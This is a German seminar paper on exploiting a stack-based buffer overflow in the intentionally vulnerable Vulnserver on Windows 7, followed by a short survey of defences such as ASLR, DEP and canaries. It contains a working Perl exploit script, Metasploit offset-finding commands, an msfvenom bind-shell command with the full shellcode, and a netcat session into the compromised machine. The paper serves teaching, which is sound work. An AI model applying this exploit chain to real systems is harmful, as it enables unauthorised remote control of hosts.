23.12.2016

Seminar IT-Sicherheit

Wintersemester 2016/17

A Stack-Based Buffer Overflow in Windows

Céline Nöldemann
Master IT-Sicherheit
its102553@fh-wedel.de

Betreuer: Prof. Dr. Gerd Beuster
gb@fh-wedel.de

Inhaltsverzeichnis

1 Einführung

1.1 Motivation

Der Bufferoverflow ist einer der ältesten Sicherheitsschwachstellen in der Geschichte der Computer. Aus diesem Grund ist es erstaunlich, dass heute noch Software mit BO-Schwachstellen gibt, trotz aller Schutzmechanismen, die im Laufe der Zeit entwickelt wurden.

1.2 Der Stack

Der Stack ist ein Teilbereich des Speichers. Pointer auf Funktionen liegen im Stack abgespeichert und werden von dort aus auch aufgerufen. Der Instruction Pointer(EIP) zeigt immer auf den nächsten abzuarbeitenden Befehl und ist normalerweise unter dem reservierten Buffer zu finden. Bei einem Programmaufruf wird der Zustand des Speichers mit den Registern und Adressen auf dem Stack gespeichert und bei dem Return-Befehl, wieder in den Speicher geladen.



Abbildung 1.1: Stack Layout

1.3 Buffer Overflow

Ein Buffer Overflow resultiert meistens aus einem Programmierfehler. Wenn User-Input weder limitiert noch überprüft wird, kann es in einem Buffer Overflow enden. Der reservierte Buffer im Stack ist nicht unendlich. Überschreitet der Input diesen Buffer, wird beim Return der Inhalt bestimmter Register überschrieben.

Abbildung 1.1 zeigt, dass der Instruction Pointer nicht weit vom Buffer entfernt ist. Wird dieser beim Rücksprung überschrieben, wird versucht ein Befehl in einer Adresse auszuführen, die womöglich nicht existiert. Das Programm stürzt ab.

Dies erlaubt es einem Angreifer, Schadcode in das Programm einzuspeisen und den Instruction Pointer zu überschreiben, so dass er auf den Schadcode zeigt. Im schlimmsten Fall erlangt der Angreifer vollständige Kontrolle über das System.

Die übliche Vorgehensweise ist, zuerst ein Programm auf Bufferoverflow zu testen, indem ein ungewöhnlich langen String als Parameter zu übergeben. Stürzt das Programm ab, ist eine BO-Schwachstelle wahrscheinlich.

Sobald der Instruction Pointer überschrieben wurde, ist der nächste Schritt, Kontrolle über ihn zu erlangen. Dafür muss die genaue Stelle im Stack gefunden werden, in der der EIP liegt. Danach kann (Schad-)Code in den Stack injiziert werden und mit dem Instruction Pointer draufgezeigt werden.

1.4 Unterschiede Windows/Linux

Ein Buffer Overflow ist im Kern plattformunabhängig, und kann überall auftreten. Er ist das Ergebnis eines Programmierfehlers. Den einzigen Unterschied bilden die Programme, die eventuell nur auf bestimmten Plattformen laufen und sich dementsprechend etwas anders verhalten. Einen Buffer Overflow in Windows auszunutzen folgt im Allgemeinen die selben Schritte wie in Linux, nur auf einem anderen Weg. Der Gedanke dahinter ist allerdings immer der gleiche.

Einige Betriebssysteme, darunter Windows, haben eingebaute Sicherheitsmaßnahmen gegen Buffer Overflows, was den Exploit erschwert.

1.5 Benötigte Tools

Um einen Buffer Overflow in Windows durchzuführen, benötigt man unter anderem einen Debugger, um Überblick über die Register und den Aufbau des Stacks zu behalten und ein angreifbares Programm, das einen Buffer Overflow zulässt. Hier:

- OllyDbg Debugger [1]
- Vulnserver.exe als angreifbares Programm auf einer Windows 7 VM [2]
- Der Exploit wird in Perl geschrieben
- Metasploit-Framework auf Kali Linux für zusätzliche Tools

[1] http://www.ollydbg.de/
[2] https://github.com/stephenbradshaw/vulnserver

2 Stack-based Bufferoverflow in Windows

2.1 Das Programm crashen

Zur Demonstration wird das absichtlich schwaches Programm Vulnserver auf einem Windows 7 System angegriffen. Vulnserver verfügt über mehrere Schwachstellen, unter anderem eine BO-Schwachstelle.

Das Exploit-Skript ist anfangs sehr simple. Die einzige Aufgabe wird sein, einen sehr langen String (etwa 3000 Bytes) dem Programm zu überreichen, um den reservierten Puffer zu sprengen. Der Server wird gestartet und an den OllyDbg-Debugger angehängt.

Listing 2.1: exploit.pl

```
#!/usr/bin/perl
use IO::Socket;
if ($ARGV[1] eq '') {
die("Usage: $0 IP_ADDRESS PORT\n\n");
}
$baddata = "TRUN .";
$baddata .= "A" x 3000;
$socket = IO::Socket::INET->new(
Proto => "tcp",
PeerAddr => "$ARGV[0]",
PeerPort => "$ARGV[1]"
) or die "Cannot connect to $ARGV[0]:$ARGV[1]";
$socket->recv($sd, 1024);
print "$sd";
$socket->send($baddata);
```

Das Programm[1] bereitet eine Variable baddata vor, setzt den Befehl TRUN vorweg und füllt den Rest mit 3000 mal den Character „A“. Zusätzlich werden zwei Variablen erstellt, die er erst gesetzt werden, wenn über die Konsole die Addresse (PeerAddr) und der Port (PeerPort) angegeben werden. Anschließend werden die Daten über den TCP-Socket an die spezifizierte Addresse gesendet. Der Default-Port ist 9999.

[1] Übernommen von:
http://resources.infosecinstitute.com/stack-based-buffer-overflow-tutorial-part-1-introduction/

```
perl trun-exploit-vs.pl 192.168.56.101 9999
```

Innerhalb weniger Sekunden wird das Programm im Debuggers pausiert mit einem Fehler. Der Instruction Pointer zeigt auf die Adresse 41414141, die nicht existiert. 41 ist die ASCII Darstellung des Buchstaben „A“, der insgesamt 3000 mal in den Puffer injiziert wurde und somit den Instruction Pointer überschrieb. Das Programm stürzt ab. Der nächste Schritt ist nun, die genaue Adresse des EIPs herauszufinden, um eigenen Code ausfzuführen.



Abbildung 2.1: Vulnserver gecrasht

2.2 Den EIP finden

Es gibt mehrere Möglichkeiten die Adresse des EIPs herauszufinden. Eine ist, sich an die Adresse heranzutasten: Anstatt den Speicher mit 3000 „A“s zu füllen, füllt man ihn mit 1500 „A“s und 1500 „B“s. Beim nächsten Crash wird mittels des Debuggers wieder der EIP betrachtet.



Abbildung 2.2: Zweiter Crash

Diesmal ist der EIP mit 42424242 überlaufen. Der Pointer befindet sich dementsprechend in der zweiten Hälfte des Buffers, wo die „B“s hineingeschrieben worden sind. Nun werden die „B“s in 750 „B“s und 750 „C“s aufgeteilt, u.s.w.

Diese Methode ist allerdings ziemlich zeitaufwendig. Nach jedem Crash muss das Programm neu gestartet und das Perl-Skript angepasst werden. Schneller und einfacher ist es, mit einzigartigen Mustern/Patterns zu arbeiten. Metasploit-Framework stellt dafür die Ruby-Skripte *pattern_create.rb* und *pattern_offset.rb* zur Verfügung. Ersteres erstellt ein Pattern, in dem alle vier aufeinanderfolgenden Bytes einzigartig im gesamten Muster sind. Dies erleichtert das Finden des genauen Offsets, der beim Programmcrash im EIP gespeichert ist. Der folgende Befehl erstellt ein Pattern, das 3000 Bytes lang ist.

Listing 2.2: Pattern

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5
Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7
Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah...
```

Dieses Pattern wird nun anstatt der 3000 'A's in den Buffer geschrieben und Vulnserver neu gestartet.

```
perl trun-exploit-pattern.pl 192.168.56.101 9999
```

```
Registers (3DNow!)
EAX 0170F200 ASCII
ECX 002E54FC
EDX 00000000
EBX 0000005C
ESP 0170F9E0 ASCII
EBP 6F43376F
ESI 00000000
EDI 00000000

EIP 396F4338

C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
Z 1  DS 0023 32bit
S 0  FS 003B 32bit
T 0  GS 0000 NULL
D 0
```

Abbildung 2.3: Pattern im EIP

Die neue Adresse ist 396F4338. Um herauszufinden wo dies im Pattern zu finden ist, wird das zweite Ruby-Skript von Metasploit-Framework verwendet.

Listing 2.3: Pattern-Offset

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_offset.rb 396
[*] Exact match at offset 2006
```

Der EIP beginnt demnach 2006 Bytes nach Beginn des Buffers. Dies kann noch verifiziert werden, indem das nächste Mal 2006 „A“s, 4 „B“s und als Rest „C“s eingespeist werden. Crasht das Programm mit dem EIP auf 42424242, dann wurde definitiv der genaue Ort des Instruction Pointers gefunden.

2.3 Eigenen Code ausführen

Sobald der EIP gefunden wurde, kann eigener (Schad-)Code ausgeführt werden, indem er mit derselben Methode in das Programm injiziert wird, und der EIP auf die Anfangsadresse des Codes gesetzt wird. Dabei ist wichtig, dass der Code in Maschinensprache und bereits kompiliert im Speicher liegt, sonst kann er vom Programm nicht interpretiert werden.

Diese Methode funktioniert in diesem Fall, ist aber nicht sehr elegant. Unter anderen Umständen (bei einem anderen Programm, mit einem etwas anderen Buffer), wird dieser Code sogar sehr wahrscheinlich scheitern. Das Ziel ist es, den Exploit so universell einsetzbar wie möglich zu machen. Anstatt also die Adresse direkt

in den EIP zu schreiben, ist es möglich einen JMP zu einem der überschriebenen Register zu machen. Ein Blick in den Debugger zeigt, dass das der Stack Pointer dafür in Frage käme.



Abbildung 2.4: Der ESP gefüllt mit „C“s

In der Abbildung 2.4 ist deutlich zu sehen, wie der Instruction Pointer auf 42424242 steht. Im unteren Teil der Abbildung befindet sich die Detailansicht des Speichers mit den Adressen und den Werten. Interessant in diesem Fall ist der Stack Pointer, der direkt hinter dem Instruction Pointer liegt und im Moment mit dem Character „C“aufgefüllt ist. Diese können sehr leicht mit Schadcode ersetzt werden, da die Debugger die Adresse anzeigt (hier: 016DF9E0).

Nachdem also eine geeignete Stelle für den Schadcode gefunden wurde, muss nun der EIP auf einen JMP ESP Befehl zeigen, um zu dem Register zu springen und die „C“s zu ersetzen. Anstatt einen Jump zu der Adresse zu hardcoden, ist es sinnvoller einen Jump zum Stack Pointer zu machen. Denn je nachdem mit welchen Parametern das Programm gestartet worden ist, kann es sein, dass sich die Register und Anordnung des Speichers verschieben. Schon eine kleine Abweichung kann dazu führen, dass der Exploit nicht mehr durchzuführen ist. Ein solcher Befehl kann allerdings meist ganz einfach im Programm selbst gefunden werden, in einem der vielen Module die einbezogen sind. Diese werden nämlich immer an die selbe Stelle im Speicher geladen und ändern die Adresse nicht (vorausgesetzt ASLR ist nicht aktiviert, doch dazu später mehr). Mithilfe von OllyDbg kann man

sich eine Liste dieser Module anzeigen lassen. Hat man ein Modul gefunden, das den gesuchten Befehl enthält, werden die vier „B“s aus dem Exploit-Skript nun mit der Adresse des Befehls ersetzt. Wichtig dabei ist, dass die Adresse „verkehrtherum“eingetragen wird, damit sie am Ende wieder richtigherum ausgelesen wird.

Der Instruction Pointer zeigt nun auf den Stack Pointer. Der letzte Schritt des Exploits sieht es vor, Shellcode beginnend ab dem ESP zu injizieren, der dann vom Programm ausgeführt wird. Metasploit hilft diesmal auch wieder, um den Windows-Shellcode zu generieren.

```
root@kali: msfvenom -p windows/shell_bind_tcp -s 990 -b '\x00\x40\x0a\x0d' -f perl
```

Der Befehl erstellt Shellcode im Format Perl, sodass es von dem Exploit ausführbar ist. Die maximale Länge soll 990 Byte sein, da das die Größe der Reihe von 'C's ist, die ab dem ESP zur Verfügung steht. Die Option -b führt eine Reihe von sogenannten Bad-Characters an, die es im Shellcode zu vermeiden gilt. Grund dafür ist, dass sie zu unerwünschtem Verhalten des Programms führen kann. Beispielsweise x00 signalisiert das Ende einer Zeichenkette, x0A das Ende einer Zeile. Sollte eines dieser Zeichen ausgeführt werden, endet das Programm nicht mit dem gewünschten Exploit.

```
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai chosen with final size 355
Payload size: 355 bytes
my $buf =
"\xbb\x55\xc6\xa7\xb7\xda\xd5\xd9\x74\x24\xf4\x5a\x2b\xc9" .
"\xb1\x53\x83\xea\xfc\x31\x5a\x0e\x03\x0f\xc8\x45\x42\x53" .
"\x3c\x0b\xad\xab\xbd\x6c\x27\x4e\x8c\xac\x53\x1b\xbf\x1c" .
"\x17\x49\x4c\xd6\x75\x79\xc7\x9a\x51\x8e\x60\x10\x84\xa1" .
"\x71\x09\xf4\xa0\xf1\x50\x29\x02\xcb\x9a\x3c\x43\x0c\xc6" .
"\xcd\x11\xc5\x8c\x60\x85\x62\xd8\xb8\x2e\x38\xcc\xb8\xd3" .
"\x89\xef\xe9\x42\x81\xa9\x29\x65\x46\xc2\x63\x7d\x8b\xef" .
"\x3a\xf6\x7f\x9b\xbc\xde\xb1\x64\x12\x1f\x7e\x97\x6a\x58" .
"\xb9\x48\x19\x90\xb9\xf5\x1a\x67\xc3\x21\xae\x73\x63\xa1" .
"\x08\x5f\x95\x66\xce\x14\x99\xc3\x84\x72\xbe\xd2\x49\x09" .
"\xba\x5f\x6c\xdd\x4a\x1b\x4b\xf9\x17\xff\xf2\x58\xf2\xae" .
"\x0b\xba\x5d\x0e\xae\xb1\x70\x5b\xc3\x98\x1c\xa8\xee\x22" .
"\xdd\xa6\x79\x51\xef\x69\xd2\xfd\x43\xe1\xfc\xfa\xa4\xd8" .
"\xb9\x94\x5a\xe3\xb9\xbd\x98\xb7\xe9\xd5\x09\xb8\x61\x25" .
"\xb5\x6d\x1f\x2d\x10\xde\x02\xd0\xe2\x8e\x82\x7a\x8b\xc4" .
"\x0c\xa5\xab\xe6\xc6\xce\x44\x1b\xe9\xe1\xc8\x92\x0f\x6b" .
"\xe1\xf2\x98\x03\xc3\x20\x11\xb4\x3c\x03\x09\x52\x74\x45" .
"\x8e\x5d\x85\x43\xb8\xc9\x0e\x80\x7c\xe8\x10\x8d\xd4\x7d" .
"\x86\x5b\xb5\xcc\x36\x5b\x9c\xa6\xdb\xce\x7b\x36\x95\xf2" .
"\xd3\x61\xf2\xc5\x2d\xe7\xee\x7c\x84\x15\xf3\x19\xef\x9d" .
"\x28\xda\xee\x1c\xbc\x66\xd5\x0e\x78\x66\x51\x7a\xd4\x31" .
"\x0f\xd4\x92\xeb\xe1\x8e\x4c\x47\xa8\x46\x08\xab\x6b\x10" .
"\x15\xe6\x1d\xfc\xa4\x5f\x58\x03\x08\x08\x6c\x7c\x74\xa8" .
"\x93\x57\x3c\xd8\xd9\xf5\x15\x71\x84\x6c\x24\x1c\x37\x5b" .
"\x6b\x19\xb4\x69\x14\xde\xa4\x18\x11\x9a\x62\xf1\x6b\xb3" .
"\x06\xf5\xd8\xb4\x02";
```

Abbildung 2.5: Shikata ga Nai Shellcode in Perl

Herauskommt der in Abbildung 2.5 zu sehende Shellcode, komplett ohne die zu vermeidenden Bad-Characters. Dieser wird nun anstatt der 'C's in das Exploit-Skript eingefügt. Alternativ kann nun der Beginn mit NOPs (No Operation) aufgefüllt, oder der ESP um einige Bytes verschoben werden. Grund dafür ist, dass EIP und ESP nicht zu nah beieinander liegen dürfen, da der Shellcode sich bei zu wenige Platz beim Decodieren fehlerhaft verändert.

Wird Vulnserver nun ein letztes Mal mit dem veränderten Skript gestartet, wird es diesmal nicht abbrechen. Danach kann man sich von Kali Linux über Netcat mit der Windows Maschine verbinden.

```
root@kali:~# nc 192.168.56.101 4444
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Downloads\vulnserver>
```

Abbildung 2.6: Zugriff auf die Windows-Maschine

3 Sicherheitsmaßnahmen

3.1 Address Randomization

Address Space Layer Radomization (ASLR). Bei jedem Programmstart bekommt der Buffer eine neue Adresse zugeordnet. Nun ist es zwar noch möglich, mithilfe des Debuggers die Adressen herauszufinden, allerdings erfordert ein erfolgreicher Exploit den Neustart des Programmes mit angepassten Parametern, bei dem der Speicher wieder neu verteilt wird.

Ab Windows 7 und aufwärts werden Module und Programme immer häufiger mit ASLR kompiliert.

3.2 Data Execution Prevention

DEP verhindert, dass in bestimmten Bereichen des Stacks Code ausgeführt werden kann. Welche Bereiche das genau sind, weißein Angreifer nicht. Dies erschwert einen Angriff mit Buffer Overflow erheblich, da erstmal im Stack ein Bereich gefunden werden muss, in dem der Shellcode ausführbar ist.



Abbildung 3.1: DEP in Windows 7

3.3 Safe Libraries

Safe Libraries werden für einige BO-anfällige Sprachen wie zum Beispiel C angeboten. Sie überprüfen die Eingabe von unsicheren Funktionen (z.B. scanf[1]) darauf, ob beispielsweise eine bestimmte Grø"ße überschritten worden ist.

3.4 Stack Canaries

Stack Canaries sind Integer-Werte, die am Ende des Buffers abgespeichert sind. Erfolgt ein Bufferoverflow, werden diese Werte überschrieben und verändert. Sobald dies bemerkt wird, bricht das Programm ab, und es wird verhindert, dass Schadcode ausgeführt wird.

[1] Unsicher bezieht sich hierbei auf die Tatsache, dass eingegebene Strings ungeprüft verarbeitet werden

Literaturverzeichnis

[1] Georgia Weidmann. *Penetration Testing: A Hands-On Introduction to Hacking.* No Starch Press, 2014

[2] Infosec Institute: Stack Based Buffer Overflow Tutorial, http://resources.infosecinstitute.com/stack-based-buffer-overflow-tutorial-part-1-introduction/

[3] Buffer Overflow, Data Execution Prevention, and You, http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Buffer-Overflows-Data-Execution-Prevention-You.html

[4] The Grey Corner: Introducing Vulnserver, http://www.thegreycorner.com/2010/12/introducing-vulnserver.html

[5] Stack Exchange: Defeating Canaries, ASLR, DEP, NX, http://security.stackexchange.com/questions/20497/stack-overflows-defeating-canaries-aslr-dep-nx

[6] Wikipedia: Address Space Layer Randomization, https://en.wikipedia.org/wiki/Address_space_layout_randomization

[7] Metasploit-Framework, https://www.metasploit.com/

[8] Kali Linux, https://www.kali.org/

[9] ActivePerl, http://www.activestate.com/activeperl